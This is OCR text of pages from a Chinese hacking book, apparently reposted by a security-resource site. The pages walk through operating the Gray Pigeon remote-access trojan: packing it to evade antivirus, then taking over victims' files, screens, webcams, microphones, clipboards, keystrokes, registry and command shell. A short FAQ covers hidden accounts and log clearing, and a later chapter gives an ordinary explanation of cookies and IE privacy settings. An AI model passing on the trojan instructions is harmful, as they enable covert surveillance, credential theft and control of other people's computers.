


图 7-77 “选择文件 压缩”对话框

在加壳完成之后，在一般情况下，杀毒软件就不能查杀该木马了。但如果杀毒软件依旧可以查杀，则不妨试试使用其他的压缩软件（例如 ASProtect）对服务端再次加壳，这样处理之后，杀毒软件一般就不可能再查杀原来的木马了。

7.2.2 木马操作远程计算机文件

配置好灰鸽子木马服务端后，即可将木马服务端安装在“肉鸡”中（运行了木马并被黑客完全控制的远程主机，称之为“肉鸡”），当成功安装之后，就可以很容易地控制对方的计算机了。木马操作远程计算机文件的具体操作步骤如下。

步骤 01 在灰鸽子操作主界面中选择“设置”→“系统设置”菜单项，打开“系统设置”对话框。在该对话框中的“系统设置”选项卡下设置灰鸽子的自动检测和记录选项，在下方的“自动上线端口”文本框中输入自己在配置木马服务端时设置的端口号，设置完毕后，单击“应用改变”按钮，如图 7-78 所示。

步骤 02 选择“语音提示设置”选项卡，在其中手工指定设置“肉鸡”上线和下线时的声音，也可以设置一些操作完成时的提示音，在主机上线和下线时就可以发出提醒声音，如图 7-79 所示。




图 7-78 “系统设置”选项卡



图 7-79 “语音提示设置”选项卡

步骤 03 启动灰鸽子客户端软件，这样中了灰鸽子木马的“肉鸡”就会自动上线，上线时就有提示音，在软件左侧“文件目录浏览”区的“华中帝国科技”中显示当前自动上线主机的数目，如图 7-80 所示。

步骤 04 单击展开“华中帝国科技”组，在其中选择某台上线的主机，将会显示该主机上的硬盘驱动器列表，如图 7-81 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-80 “肉鸡上线”



图 7-81 展开远程主机驱动器

步骤 05 选择某个驱动器，在右侧可以看到驱动器中的文件列表信息，在文件列表框中，右击某个文件，从弹出的快捷菜单中可以像在本地资源管理器中操作一样，下载、新建、重命名、删除对方计算机中的文件，还可以把对方的文件上传到 FTP 服务器上保存，如图 7-82 所示。

步骤 06 在灰鸽子软件操作界面中单击“远程屏幕”按钮，即可打开远程桌面监视窗口，在该窗口中实时显示了“肉鸡”在桌面上的运行状态图片，如图 7-83 所示。



图 7-82 管理远程主机文件




图 7-83 远程桌面监视

步骤 07 在灰鸽子软件操作界面中单击“视频语音”按钮，打开“视频语音”对话框，这样就可以很轻松地开启“肉鸡”的摄像头并查看到摄像头拍摄的画面，如图 7-84 所示。

步骤 08 单击“开始语音”按钮，即可开始监控接收声音，也可以选择“接收到的语音存为 WAV 文件”复选框，将远程声音监控保存为本地音频文件，如图 7-85 所示。



图 7-84 “视频语音”对话框



图 7-85 开启语音功能

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.2.3　控制远程计算机鼠标键盘

在自己的计算机中了木马之后，常常会出现鼠标不受控制、乱单击程序或删除文件的现象，这是由于攻击者用木马抢夺了用户的鼠标键盘控制权，让鼠标键盘只听从攻击者的命令。

利用灰鸽子木马远程控制计算机鼠标键盘的具体操作过程如下。

步骤 01 在控制了远程主机的桌面屏幕后，单击工具栏上的“传送鼠标和键盘”按钮，切换到鼠标键盘控制状态，此时，在窗口中显示的桌面上单击鼠标，即可直接操作远程主机桌面，与在本地操作一样，如图 7-86 所示。

步骤 02 在远程控制桌面窗口中单击工具栏上的“发送组合键”按钮，在其下拉菜单中选择发送各种组合键命令，比如切换输入法、调出任务管理器等，如图 7-87 所示。




图 7-86　“远程屏幕”窗口




图 7-87　远程桌面控制操作

步骤 03 有时远程主机会通过剪贴板、复制粘贴各种账号密码等，攻击者可以监视控制远程主机的剪贴板，选择要监视的主机，在下方选择“剪贴板”选项卡，打开“剪贴板”设置界面，如图 7-88 所示。单击右侧的“远程剪贴板”按钮，即可发送一条读取命令，在下方显示远程剪贴板中复制的文本内容，如图 7-89 所示。



图 7-88　“剪贴板”选项卡



图 7-89　查看远程主机剪贴板内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.2.4 木马修改控制系统设置

灰鸽子木马有强大的系统控制能力，可以随意地获取修改远程主机的系统信息和设置。灰鸽子木马修改控制系统设置的操作步骤如下。

步骤 01 查看远程主机信息。选择要控制的远程主机后，选择“信息”选项卡，在其中单击右侧的“系统信息”按钮，即可获得远程主机上的详细系统状态，包括 CUP、内存情况、远程主机系统版本、补丁状态和主机名、登录用户等，如图 7-90 所示。

步骤 02 管理系统进程。在灰鸽子下方选择“进程”选项卡，在打开的界面中单击右侧的“查看进程”按钮，即可查看当前系统中所有正在运行的程序进程名称列表，如果发现危险进程，则可选中该进程，单击右侧的“终止进程”按钮即可，如图 7-91 所示。



图 7-90 查看远程主机信息




图 7-91 管理远程主机进程

步骤 03 管理远程主机服务。在灰鸽子下方选择“服务”选项卡，在其中单击“查看服务”按钮，即可查看当前系统中所有正在运行的服务列表信息，在列表中选择某个服务后，可以设置当前服务是启动或关闭，并设置服务的属性为手动、自动或禁止，如图 7-92 所示。

步骤 04 在灰鸽子下方选择“插件”选项卡，在其中单击“刷新现有插件”按钮，即可查看当前系统中所有正在运行的插件，在列表中选中某个插件后，可以启动、停止该插件，或查看插件的结果，如图 7-93 所示。



图 7-92 查看远程主机信息




图 7-93 管理远程主机进程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 在灰鸽子下方选择“窗口”选项卡，在其中单击“查看窗口”按钮，即可查看当前系统中所有正在运行的窗口列表，在列表中选择某个窗口后，可以关闭、隐藏显示、禁用、恢复该窗口，如图 7-94 所示。

步骤 06 在灰鸽子下方选择“键盘记录”选项卡，在其中单击“启用键盘记录”按钮，即可启动中文记录命令，如图 7-95 所示。单击“查看记录内容”按钮，即可在右侧的窗口中查看当前键盘的记录，如图 7-96 所示。



图 7-94　查看远程窗口信息



图 7-95　启动远程键盘记录

步骤 07 在灰鸽子下方选择“代理”选项卡，在其中看到灰鸽子为用户提供了两个代理，即 Socks 和 HTTP 代理，单击 Socks 代理设置区域中的“开启服务”按钮，即可启动 Socks 代理，如图 7-97 所示。



图 7-96　查看远程键盘记录信息




图 7-97　开启代理功能

步骤 08 在灰鸽子下方选择“共享”选项卡，单击“查看共享信息”按钮，即可启动共享管理命令，在左侧窗格中列出了共享的信息，还可以新建共享、删除共享，如图 7-98 所示。

步骤 09 在灰鸽子下方选择“DOS”选项卡，在其中“DOS 命令”文本框中输入相应的命令，单击“远程运行”按钮，即可启动 MS-DOS 模拟命令，如图 7-99 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-98　查看远程共享信息




图 7-99 “DOS 选项卡”

步骤 10 在灰鸽子下方选择“注册表”选项卡，在其中单击“远程电脑”前面的“+”号按钮，展开注册表相应键值列表，即可查看远程主机的注册表信息，如图 7-100 所示。

步骤 11 如果想要修改远程主机的注册表信息，则选中某个注册表信息后，在右键菜单中选择相应命令，对注册表信息进行修改、新建、删除和重命名等操作，如图 7-101 所示。



图 7-100　查看远程注册表信息




图 7-101　修改远程注册表信息

步骤 12 在灰鸽子下方选择“命令”选项卡，在其中显示当前主机的 IP 地址、地理位置、系统版本、CUP、内存、电脑名称、上线时间、安装日期、插入进程、服务端版本、备注等信息，如图 7-102 所示。

步骤 13 灰鸽子还为用户提供了 Telnet 远程命令控制，单击灰鸽子工具栏上的“超级终端”按钮，打开“Telnet 命令”窗口，在其中可以执行各种命令，如图 7-103 所示。

步骤 14 “Telnet 命令”窗口与本地命令窗口一样，只不过生效的是远程主机，命令将会被发送到远程主机上执行。另外，在“常用 DOS 命令”下拉列表框中显示有许多常用的入侵攻击命令，直接选择命令，即可在该窗口中自动输入相关的命令，如图 7-104 所示。

步骤 15 在灰鸽子操作界面中选择“工具”→“内网端口映射”菜单项，打开“内网端口映射”对话框，在其中可以查看当前连接的参数、映射的设置、Vport 服务端配置等信息，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如图 7-105 所示。



图 7-102　“命令”选项卡



图 7-103　“Telnet”窗口



图 7-104　在远程主机中执行 Telnet 命令




图 7-105　“内网端口映射”对话框

步骤 16 选择“工具”→“本地 FTP 服务器”菜单项，打开“本地 FTP 服务器”对话框，在其中可以查看 FTP 主目录、服务端口、用户名、密码等信息，如图 7-106 所示。

步骤 17 选择“工具”→“本地 Web 服务器”菜单项，打开“本地 Web 服务器”对话框，在其中可以查看 Web 主目录、服务端口等信息，如图 7-107 所示。




图 7-106　“本地 FTP 服务器”对话框




图 7-107　“本地 Web 服务器”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.3 专家课堂（常见问题与解答）

点拨 1：在进行建立隐藏账号和清除日志时，经常会需要创建空连接和 IPC$连接，这两种连接的主要区别是什么？

解答：在进行建立隐藏账号和清除日志时都需要用到建立连接来上传文件，其中最常用的就是空连接和 IPC$连接，这两种连接主要区别在于概念和访问方式的不同：空连接是在没有信任情况下与服务器建立的会话，它是一个到服务器的匿名访问，不需要用户名和密码；IPC$连接是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，有许多的远程工具必须用到 IPC$连接。

点拨 2：为什么在使用 MT 工具安装终端服务时，会提示错误信息“For win2000 only”？


解答：这是因为 MT 工具只能安装开启 Windows2000 系统的 3389 远程终端服务，如果入侵攻击的是 Window XP 系统，则会提示错误信息。而如果开启 Windows XP 系统的 3389 终端，则需要使用手动的方法或借助其他工具。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第8章

Cookies 欺骗与防御技术



重点提示：

- 透析 Cookies
- Cookies 欺骗攻击
- Cookies 注入
- Cookies 欺骗和注入的防御



Cookies 欺骗和注入的危害性非常大，为保障网络用户的安全，必须掌握 Cookies 欺骗和注入的防御措施。本章主要介绍了 Cookies 信息的定义及用途、Cookies 注入的成因及其典型的注入步骤，并结合案例对 Cookies 的欺骗和注入进行深入地介绍。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在网络上，每一个用户进入一个网站时，都会获得一张通行证。这张通行证是给用户身份的标识，同时有一定的使用时间期限。在许可时间内，用户可以凭着这张通行证在网站执行自己的权限。但这张通行证一旦落入攻击者的手工，攻击者就可以伪装成该用户，欺骗网站执行各种恶意的行为。而这张通行证就是 Cookies 信息。

8.1 透析 Cookies

Cookies 在开发之初，是作为一个改善用户体验，为了提高网络使用速度而出现的。在 Web 方面攻击渐成主流攻击时，谁都没有想到它会爆发出如此大的安全隐患，使很多表面上看起来非常坚固的 Web 应用系统遭到灭顶之灾。

8.1.1 Cookies 的定义及用途

Cookies 在网络系统中几乎是无处不在的，但很多用户却不知道 Cookies 到底是什么，它有什么用途。下面来了解一下 Cookies 的定义及其用途。

1. Cookies 的定义

为了方便用户浏览、准确收集访问者信息，很多网站都采用了 Cookie 技术。Cookie 文件中存放了一些 MD5 加密信息，如用户 ID、密码、停留时间等，如果网站在硬盘上创建了 Cookie，以后再次访问该站时，网站就会读取该 Cookie 再做出相应的动作，例如不输入用户 ID、密码直接登录，进行身份和权限验证等。

Cookie 分持久 Cookie 和会话 Cookie（session Cookie）两种类型。会话 Cookie 位于服务器端、保存在内存（浏览器进程）中，当浏览某网页时创建，关闭此页即删除。

例如，有这样一个会话 Cookie：首次登录网站时，服务器会验证用户的授权证书创建一个会话 Cookie，在不关闭浏览器的情况下，如果用户再次访问该站，服务器就会读取该会话 Cookie 验证你是谁。验证通过后服务器将返回请求的页面，否则就得重新登录。一旦退出该站，会话 Cookie 即被删除，你的会员权限也将随之终止。

2. Cookies 用途和工作过程

Cookies 在网络应用中的用途就其实质来说，服务器可以利用 Cookies 包含信息的任意性，筛选并经常性维护这些信息，以判断在 HTTP 传输中的状态。

举例来说，Cookies 最典型的应用，就是判定注册用户是否已经登录网站。可能会提示用户，是否在下一次进入此网站时保留用户信息以便简化登录手续。另一个重要应用场合是“购物车”之类的处理。用户可能会在一段时间内在同一家网站的不同页面中选择不同商品，这些信息都会写入 Cookies，以便在最后付款时提取信息。

在 Google 提供个人化服务的网站上，如果设定了用户自己喜欢的配置，并且存储了 Cookies，每次用户登录该网站时，浏览器会先检查用户是否有预先定义的 Cookies，如果有，则浏览器便会将 Cookies 和用户对网页的请求一起发送给服务器，返回用户自己定义的页面和其他相关信息，iGoogle 的个性化界面如图 8-1 所示。

下面举例讲述 Cookies 的工作原理和过程：通常 Cookies 通过 HTTP Headers（头信息）从服务器端返回到浏览器上。服务器端在响应中利用 Set-Cookie header 创建一个 Cookie，浏览器就会在请求中通过 Cookie header 所包的含这个已经创建的 Cookies，且将它返回至服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

器，从而完成浏览器的认证。



图 8-1　iGoogle 个性化界面

例如，这里创建一个名字为 login 的 Cookie 来包含访问者的信息，创建 Cookie 时，服务器端的 Header 如下，这里假设访问者的注册名是“duoduosixu”，同时还对所创建的 Cookie 的属性如“path”、“domain”、“expires”等进行了指定。

```
Set-Cookie:login=duoduosixu;
path=/;
domain=msn.com;
expires=Monday,05-Aug-10 00:00:01 GMT
```

上面这个 Header 会自动在浏览器端计算机的 Cookie 文件中添加一条记录。浏览器将变量名为“login”的 Cookie 赋值为“duoduosixu”。在实际传递过程中这个 Cookie 的值是经过了 URLEncode 方法的 URL 编码操作的。这个含有 Cookie 值的 HTTP Header 被保存到浏览器的 Cookie 文件后，Header 就通知浏览器将 Cookie 通过请求以忽略路径的方式返回到服务器，完成浏览器的认证操作。

此外，服务器使用了 Cookie 的一些属性来限定该 Cookie 的使用。例如 Domain 属性能够在浏览器端对 Cookie 发送进行限定的，具体到上述例子，该 Cookie 只能传达到指定的服务器上，而决不会跑到其他的 Web 站点上去。Expires 属性则指定了该 Cookie 保存的时间期限，例如上面的 Cookie 在浏览器上只保存到 1999 年 3 月 1 日 1 秒。

当然，如果浏览器上 Cookie 太多，超过了系统所允许的范围，浏览器将自动对它进行删除。至于属性 Path，用来指定 Cookie 将被发送到服务器的哪一个目录路径下。



浏览器创建了一个 Cookie 后，对于每一个针对该网站的请求，都会在 Header 中带着这个 Cookie；对于其他网站请求 Cookie 是绝对不会跟着发送的。而且浏览器会这样一直发送，直到 Cookie 过期为止。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.1.2 探秘系统中的 Cookies

由于 Cookies 在为用户提供很多便利的同时，也在某种程度上危害着用户的安全（Cookies 中可能存储着访问者的私人隐私等重要信息，一旦被攻击者入侵，很容易对用户构成威胁）。因此，可以通过相关设置，决定使用或禁用 Cookies。

1. IE 环境下的 Cookies 设置

在各种常用的浏览器中都有启用和禁用 Cookies 选项，这里以 IE 浏览器（IE 6.0 以上版本）为例讲述 Cookies 设置。

步骤 01 打开 IE 浏览器，选择“工具”→“Internet 选项”菜单项，打开“Internet 选项”对话框，在“隐私”选项卡中看到 Cookie 的设置界面，如图 8-2 所示。

步骤 02 拖动页面中的滑块可选择不同的安全级别，每个安全级别代表着不同的含义。将滑块向下拖动一个级别，如图 8-3 所示。“低”级别表示阻止没有合同隐私策略的第三方 Cookie，同时对没有经过用户允许的第三方读取用户信息的 Cookie 进行限制保存。

步骤 03 继续将滑块向下拖动，页面中显示的内容如图 8-4 所示。“接受所有 Cookie”级别表示接受所有网站的 Cookie，将其保存在用户的计算机中。本地计算机上已存在的 Cookie 可被创建其网站读取。当用户设置为该安全级别时，表示可让任何网站随意使用 Cookie 对用户的计算机进行相关操作，可以给本地计算机带来很大安全风险，应慎重选择。



图 8-2 选择“隐私”选项卡



图 8-3 “低”安全级别



图 8-4 “接受所有 Cookie”级别

步骤 04 拖动滑块，将安全级别设置为“中”，即浏览器的默认级别。此级别除继承“低”级别的安全策略外，还增加了非法读取用户隐私信息的第一方 Cookie 的限制。因此，建议用户选择此级别。

步骤 05 拖动滑块，将安全级别设置为“中高”，如图 8-5 所示。该级别与“中”级安全策略相似，但第三条安全策略为“阻止使用个人可标识信息而没有隐含许可的第一方 Cookie”。

步骤 06 拖动滑块，将安全级别设置为“高”，如图 8-6 所示。该级别将阻止所有没有合同隐私策略的 Cookie，同时阻止使用个人可标识信息而没有用户的明确许可的 Cookie。

步骤 07 拖动滑块，将安全级别设置为“阻止所有 Cookie”，如图 8-7 所示。该级别是所有安全级别中的最高级别，它将阻止来自所有网站的 Cookie，同时本地计算机上的现有 Cookie 也不能被网站读取。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-5 “中高”级别



图 8-6 “高”安全级别



图 8-7 “阻止所有 Cookie”安全级别

步骤 08 如果只想阻止个别网站的 Cookie，还可单击“站点”按钮，在“每站点的隐私操作”对话框的“网站地址”文本框中输入拒绝访问的网站，单击“拒绝”按钮，将其添加到下面的列表中，如图 8-8 所示。

步骤 09 当选择非常苛刻的安全级别后，一些不想被阻止的网站也被拒绝访问，此时，也可在“每站点的隐私操作”对话框中设置总是允许访问的网站。在“网站地址”文本框中输入允许访问的网站，单击“允许”按钮，将其添加到下面的列表中，如图 8-9 所示。



在“每站点的隐私操作”对话框中设置的总是允许或总是阻止的站点与整体的安全策略无关，也就是其权限高于整体设置。

步骤 10 单击“隐私”选项卡中的“高级”按钮，可在“高级隐私策略设置”对话框中对第一方 Cookie 和第三方的 Cookie 进行设置，如图 8-10 所示。第一方 Cookie 是正在浏览的网站的 Cookie，第三方 Cookie 是非正在浏览的网站发给用户的 Cookie。对第三方 Cookie，用户通常要选择“拒绝”。另外，对于其他浏览器下的 Cookie 设置，这里不再赘述。




图 8-8　添加总是拒绝访问的网站

